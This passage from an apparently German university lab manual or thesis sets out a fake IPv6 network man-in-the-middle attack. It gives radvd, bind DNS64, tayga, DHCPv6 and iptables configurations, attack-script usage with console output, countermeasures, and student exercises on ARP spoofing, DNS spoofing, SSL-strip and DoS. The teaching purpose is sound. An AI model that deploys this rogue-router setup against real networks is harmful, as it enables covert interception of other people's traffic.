Angreifers laufen zu lassen. Hierfür wird Nat64 eingesetzt, das angegriffene Netz kommuniziert dadurch nur noch über IPv6, die Umwandlung in IPv4-Adressen erfolgt am Rechner des Angreifers. Abbildung 5.14 stellt schematisch das angegriffene Netz inklusive Rechner des Angreifers dar.




Abbildung 5.14: Schematische Darstellung des angegriffenen Netzes

Technisches

Sobald der Angriff gestartet wird, erhalten die Clients im angegriffenen Netz eine IPv6-Adresse, die IPv6-Adressen des DNS-Servers und des Gateways des Angreifers. Diese werden durch vom Tool radvd versendete Router Advertisements konfiguriert. Da der IPv6-Verkehr vom Betriebssystem priorisiert behandelt wird, richten sich sämtliche DNS Anfragen an den DNS-Server des Angreifers (der alte DNS-Server hat nur eine IPv4-Adresse). Dieser liefert immer eine A- und eine AAAA-Antwort (Abb. 5.15). Die AAAA-Antwort ist dabei die gekapselte IPv4-Adresse. Da alle Hosts des angegriffenen Netzes somit immer IPv6-Adressen bei DNS Anfragen gemeldet bekommen, läuft der Netzwerkverkehr immer über das IPv6-Gateway (IPv6 wird priorisiert), also über den Rechner des Angreifers. Dieser kann z.B. mit Wireshark den Netzwerkverkehr mitlesen.




Abbildung 5.15: Ablauf der Verbindung.

Erklärung der verwendeten Skripte und Tools

Radvd Der Router Advertisement Daemon (radvd) ist ein Programm, welches auf IPv6 Routern läuft. Es sendet zum einen periodisch Router Advertisements (RAs) aus. Zum anderen reagiert es auch, wenn per Router Solicitation angefragt wird. Die Installation erfolgt aus den Debian-Paketquellen. Zusätzlich muss für das Senden von RAs das IPv6 Forwarding aktiviert sein:

```
apt-get install radvd
echo 1 | textgreater /proc/sys/net/ipv6/conf/all/forwarding
```

Die Konfigurationsdatei liegt unter `/etc/radvd.conf` (muss vor der ersten Ausführung des Python Skripts noch nicht vorhanden sein). In Tabelle 5.1 wird der Inhalt dieser Datei erläutert.

```
interface eth0 {
    AdvSendAdvert on;
    MinRtrAdvInterval 3;
    MaxRtrAdvInterval 10;
```

Konfigurationselement	Bedeutung
interface eth0	Legt das Interface fest für das RAs versendet werden sollen.
AdvSendAdvert on	Aktiviert das Senden von RAs und die Antwort auf Router Solicitations.
MinRtrAdvInterval 3	Minimalzeit zwischen ausgesendeten RAs in Sekunden. Betrifft nur das periodische Senden, nicht die Antwort auf Router Solicitations.
MaxRtrAdvInterval 10	Maximalzeit zwischen ausgesendeten RAs in Sekunden. Betrifft nur das periodische Senden, nicht die Antwort auf Router Solicitations.
AdvHomeAgentFlag off	Der Router kann nicht als Home-Agent für Mobile-IPv6 verwendet werden.
AdvOtherConfigFlag on	Stellt sicher, dass nicht-adressbezogene Konfigurationsinformationen mitgeteilt werden sollen.
prefix 2001:06f8:0608:fab::/64	Legt das Netzwerkpräfix fest, das die Hosts nutzen sollen.
AdvOnLink on	Legt fest, dass die Bereitstellung on-link erfolgt (ohne Hop über weiteren Router).
AdvAutonomous on	Das Präfix kann für selbstständige Adress Konfiguration verwendet werden.
AdvRouterAddr on	Legt fest, dass die Adresse des Interfaces und nicht das Präfix gesendet wird.

Tabelle 5.1: Erläuterung der radvd Konfiguration

```
AdvHomeAgentFlag off;  
AdvOtherConfigFlag on;  
prefix 2001:06f8:0608:fab::/64 {  
    AdvOnLink on;  
    AdvAutonomous on;  
    AdvRouterAddr on;  
};  
};
```

Bind Als DNS Server kommt Bind (Berkeley Internet Name Domain) zum Einsatz. Dieser offene DNS-Server ist für alle gängigen Betriebssysteme verfügbar und genießt eine hohe Verbreitung. Die Installation erfolgt aus den Debian-Paketquellen:

```
apt-get install bind9
```

Die Konfigurationsdatei liegt unter `/etc/bind/named.conf.options` (muss vor der ersten Ausführung des Python Skripts noch nicht vorhanden sein). In Tabelle 5.2 wird der Inhalt dieser Datei erläutert.

```
options {  
    directory "/var/cache/bind";  
    forwarders {  
        8.8.8.8
```

Konfigurationselement	Bedeutung
directory "/var/cache/bind" forwarders	Verzeichnis in dem sich die Zonendaten befinden. Alle aufgeführten IP-Adressen stellen DNS-Server dar. Bind muss die Anfrage an einen dieser Server weiterreichen.
dnssec-validation auto	Bind versucht Antworten aus DNSSEC gesicherten Zonen zu validieren. auto gibt dabei an, dass Binds default Sicherheitseintrag verwendet wird.
auth-nxdomain no	Der DNS-Server darf keine autoritativen Antworten senden (z.B., wenn er im Cache die Information gespeichert hat, dass eine Adresse nicht über den Nameserver ihrer Zone existiert)
listen-on-v6 { any; }	Bind lauscht auf Port 53 (default) auf Anfragen aus allen Netzen.
allow-query { any; }	Clients dürfen aus allen Netzen heraus Anfragen an den DNS-Server stellen.
dns64 2001:db8:1:FFFF::/96	Die folgenden Punkte legen das Verhalten von dns64 für das Netz 2001:db8:1:FFFF::/96 fest.
clients { any; }	Dns64 ist für alle Clients des Netzes aktiv.
exclude { any; }	Dns64 verwirft sämtliche AAAA-Antworten, fragt A-Einträge an und bildet daraus neue AAAA-Antworten (siehe Nat64).

Tabelle 5.2: Erläuterung der Bind Konfiguration

```

};
dnssec-validation auto;
auth-nxdomain no;
listen-on-v6 { any; };
allow-query { any; };
dns64 2001:db8:1:FFFF::/96 {
    clients { any; };
    exclude { any; };
};
};

```

Tayga Bei Tayga handelt es sich um eine Nat64 Implementierung für Linux-Systeme. Es legt eine neue, virtuelle Netzwerkschnittstelle an um IPv4- in IPv6-Adressen umzuwandeln. Die Installation erfolgt aus den Debian-Paketquellen:

```
apt-get install tayga
```

Die Konfigurationsdatei liegt unter */etc/tayga.conf* (muss vor der ersten Ausführung des Python Skripts noch nicht vorhanden sein). In Tabelle 5.3 wird der Inhalt dieser Datei erläutert.

```

un-device sBnat64
ipv4-addr 192.168.255.1
prefix 2001:db8:1:FFFF::/96
dynamic-pool 192.168.255.0/24

```

Konfigurationselement	Bedeutung
tun-device sBnat64	Legt den Namen des virtuellen Interfaces fest.
ipv4-addr 192.168.255.1	IPv4-Adresse, die von Tayga verwendet wird. Diese darf nicht Teil des angegriffenen Netzes sein.
Prefix 2001:db8:1:FFFF::/96	Verwendetes Präfix um IPv4-Adressen in IPv6-Adressen zu kapseln.
dynamic-pool 192.168.255.0/24	Legt einen Adresspool fest, welcher für Mapping von IPv6-Adressen verwendet wird, die nicht dem Präfix entsprechen.

Tabelle 5.3: Erläuterung der tayga Konfiguration

Durch Ausführen von

```
/usr/sbin/tayga --mktun
```

wird das virtuelle Interface angelegt. Mit *ifconfig* kann die Konfiguration eingesehen werden (Abb. 5.16).

```
sBnat64  Link encap:UNSPEC  Hardware Adresse 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00$
inet Adresse:192.168.178.200  P-z-P:192.168.178.200  Maske:255.255.255.255
inet6-Adresse: 2001:db8:1::3/128 Gültigkeitsbereich:Global
UP PUNKTZUPUNKT RUNNING NOARP MULTICAST  MTU:1500  Metrik:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:1 errors:0 dropped:0 overruns:0 carrier:0
Kollisionen:0 Sendewarteschlangenlänge:500
RX bytes:0 (0.0 B)  TX bytes:76 (76.0 B)
```

Abbildung 5.16: Ifconfig-Ausgabe des virtuellen Interfaces

Wide-dhcpv6 Als IPv6-DHCP-Server kommt wide-dhcpv6 zum Einsatz. Hierbei handelt es sich um eine open-source Implementierung von DHCP für IPv6. Die Installation erfolgt aus den Debian-Paketquellen:

```
apt-get install wide-dhcpv6-server
```

Die Konfigurationsdatei liegt unter */etc/wide-dhcpv6/dhcp6s.conf* (muss vor der ersten Ausführung des Python Skripts noch nicht vorhanden sein). In Tabelle 5.4 wird der Inhalt dieser Datei erläutert.

```
option domain-name-servers 2001:db8:1::2;
option domain-name "securityWorkbench";
interface eth0 {
    address-pool addrPool 3600;
};
pool addrPool {
    range 2001:db8:1:CAFE::10 to 2001:db8:1:CAFE::0240;
};
```

Konfigurationselement	Bedeutung
option domain-name-servers 2001:db8:1::2	Legt die IPv6-Adresse des DNS-Servers fest.
option domain-name SecurityWorkbench"	Name der Domain.
interface eth0	Setzt das DHCP-Interface auf eth0.
address-pool addrPool 3600	Legt den Adresspool für DHCP auf addrPool fest. 3600 stellt die Gültigkeit in Sekunden dar.
pool addrPool	Legt einen neuen Adresspool (addrPool) an.
range 2001:db8:1:CAFE::10 to 2001:db8:1:CAFE::0240	Gibt den Adressbereich des Adresspools an.

Tabelle 5.4: Erläuterung der wide-dhcp6 Konfiguration

Iptables Zusätzlich müssen noch einige Iptables Einträge vorgenommen werden (Tab. 5.5).

Benutzung des Python Skripts

1. Im Hauptmenü des Skriptes den Punkt Fake IPv6 Network wählen. AnschlieSSend Start Attack auswählen.
2. Das Interface angeben, welches für den Angriff verwendet werden soll. Bei einfacher Bestätigung mit Enter, ohne ein Interface angegeben zu haben, wird standardmäSSig das Interface eth0 verwendet.
3. AnschlieSSend werden alle verwendeten IPv4-Adressen des angegriffenen Netzwerkes aufgelistet. Es ist eine nicht-verwendete Adresse für das virtuelle tayga-Interface auszuwählen.
4. Der Angriff läuft, die Auswirkungen lassen sich in Wireshark beobachten.
5. Drücken von Enter beendet den Angriff.
6. Soll der Angriff erneut gestartet werden, empfiehlt es sich den angreifenden Rechner neu zu starten um alle nicht persistenten Einstellungen zu verwerfen.

Ausgabe des Programms während des Angriffs:

GegenmaSSnahmen

Eine Möglichkeit das Netzwerk gegen diesen Angriff zu schützen ist, die automatische IPv6-Konfiguration zu verbieten und stattdessen auf manuelle Konfiguration umzuschalten. RA-Snooping bietet eine weitere Möglichkeit. Hierbei werden auf Layer-2 Switches RAs analysiert. RAs aus falschen Quellen werden blockiert oder verworfen.

Den sichersten Schutz gegen diesen Angriff bietet das Deaktivieren von IPv6. Da nur IPv4 verwendet wird, stellt aktiviertes, aber nicht konfiguriertes IPv6 nur eine weitere Sicherheitslücke dar.

Eintrag	Auswirkung
<code>/sbin/iptables -I FORWARD -j ACCEPT -i sBnat64 -o eth0</code>	Alle Pakete, die an Interface sBnat64 eingehen und über Interface eth0 versendet werden, werden akzeptiert.
<code>/sbin/iptables -I FORWARD -j ACCEPT -i eth0 -o sBnat64 -m state --state RELATED,ESTABLISHED</code>	Alle Pakete, die an Interface eth0 eingehen, über Interface sBnat64 versendet und die zu einer bestehenden Verbindung oder mit einer bestehenden Verbindung verwandt sind (z.B. ein ICMP Fehler) werden akzeptiert.
<code>/sbin/iptables -t nat -I POSTROUTING -o eth0 -j MASQUERADE</code>	Pakete, die über das Interface eth0 versendet werden und auf die NAT angewendet wird, werden nach dem Routen (aber vor dem Versenden) maskiert. Der Router setzt seine eigene Adresse als Quelladresse ein.
<code>/sbin/ip6tables -A OUTPUT -p icmpv6 -icmpv6-type 1 -j DROP</code>	ICMPv6 Pakete werden verworfen.

Tabelle 5.5: Iptables Einträge

```
Fake IPv6 Attack Menu
1. Start Attack
2. Show Help
0. Back to main menu

Your selection: 1

Enter interface name used for the attack (default eth0):
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
192.168.178.1 c0:25:06:ce:32:d0 AVM GmbH
192.168.178.32 4c:eb:42:90:2f:3b Intel Corporate

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.274 seconds (112.58 hosts/sec). 2 responded

Enter unused IPv4 address out of the above network: 192.168.178.200

Attack running. Press Enter to stop it.
```

Abbildung 5.17: Konsolenausgabe des Angriffs

5.2 Aufgaben & Übungen

In diesem Kapitel folgen mögliche Aufgabenstellungen für künftige Bachelorstudenten, um ein besseres Verständnis für derzeit existierende Schwachstellen in Netzwerkprotokollen zu schaffen.

ARP-Spoofing

1. Welche Tools sind für ein Mitsniffen des kompletten Datenverkehrs zwischen einem Client und dem eingetragenen Gateway innerhalb eines Netzwerkes erforderlich? Lesen Sie sich in die Dokumentation ein und konfigurieren Sie anschließend die Tools mit den nötigen Parameter.
2. Schreiben Sie einen Filter für Ettercap der alle Überschriften (z. B. `<h?>Title</h?>`) einer HTML-Seite in eine grössere Überschrift verändert (z.B. `<h1>Title</h1>`)

DNS-Spoofing

1. Alle (DNS-)Anfragen innerhalb eines lokalen Netzwerkes, auf die Seite *www.thi.de* sollen auf eine von Ihnen konfigurierte andere Seite umgeleitet werden. *Hinweis: Wenn Sie die DNS-Responses erfolgreich manipuliert haben, ist noch ein Webserver notwendig, der die Anfragen der Clients beantwortet.*
2. Welche Gegenmaßnahmen können ergriffen werden oder sind bereits verfügbar, um DNS-Spoofing zu erschweren?

SSL-Strip

1. Welche Möglichkeiten bestehen, verschlüsselte HTTP-Verbindungen zu umgehen und welche Strategien gibt es, um Prävention zu betreiben?
2. Konfigurieren Sie die erforderlichen Tool so, dass alle HTTP-Verbindungen über Ihren Host geleitet werden und an SSL-Strip weitergereicht werden.

Denial of Service

1. Wie funktionieren Denial of Service (DoS) Attacken auf TCP-Verbindungen?
2. Wie kann mit TCP-Cookies eine DoS-Attacke verhindert werden?

Fake IPv6-Netzwerk

1. Welche Schwachstelle in Betriebssystemen (Windows und Unix) wird ausgenutzt, um mittels eines Fake IPv6-Netzwerks *Man in the Middle* Angriffe zu starten?
2. Welche (einfache) Möglichkeit besteht, um diese Schwachstelle zu schließen?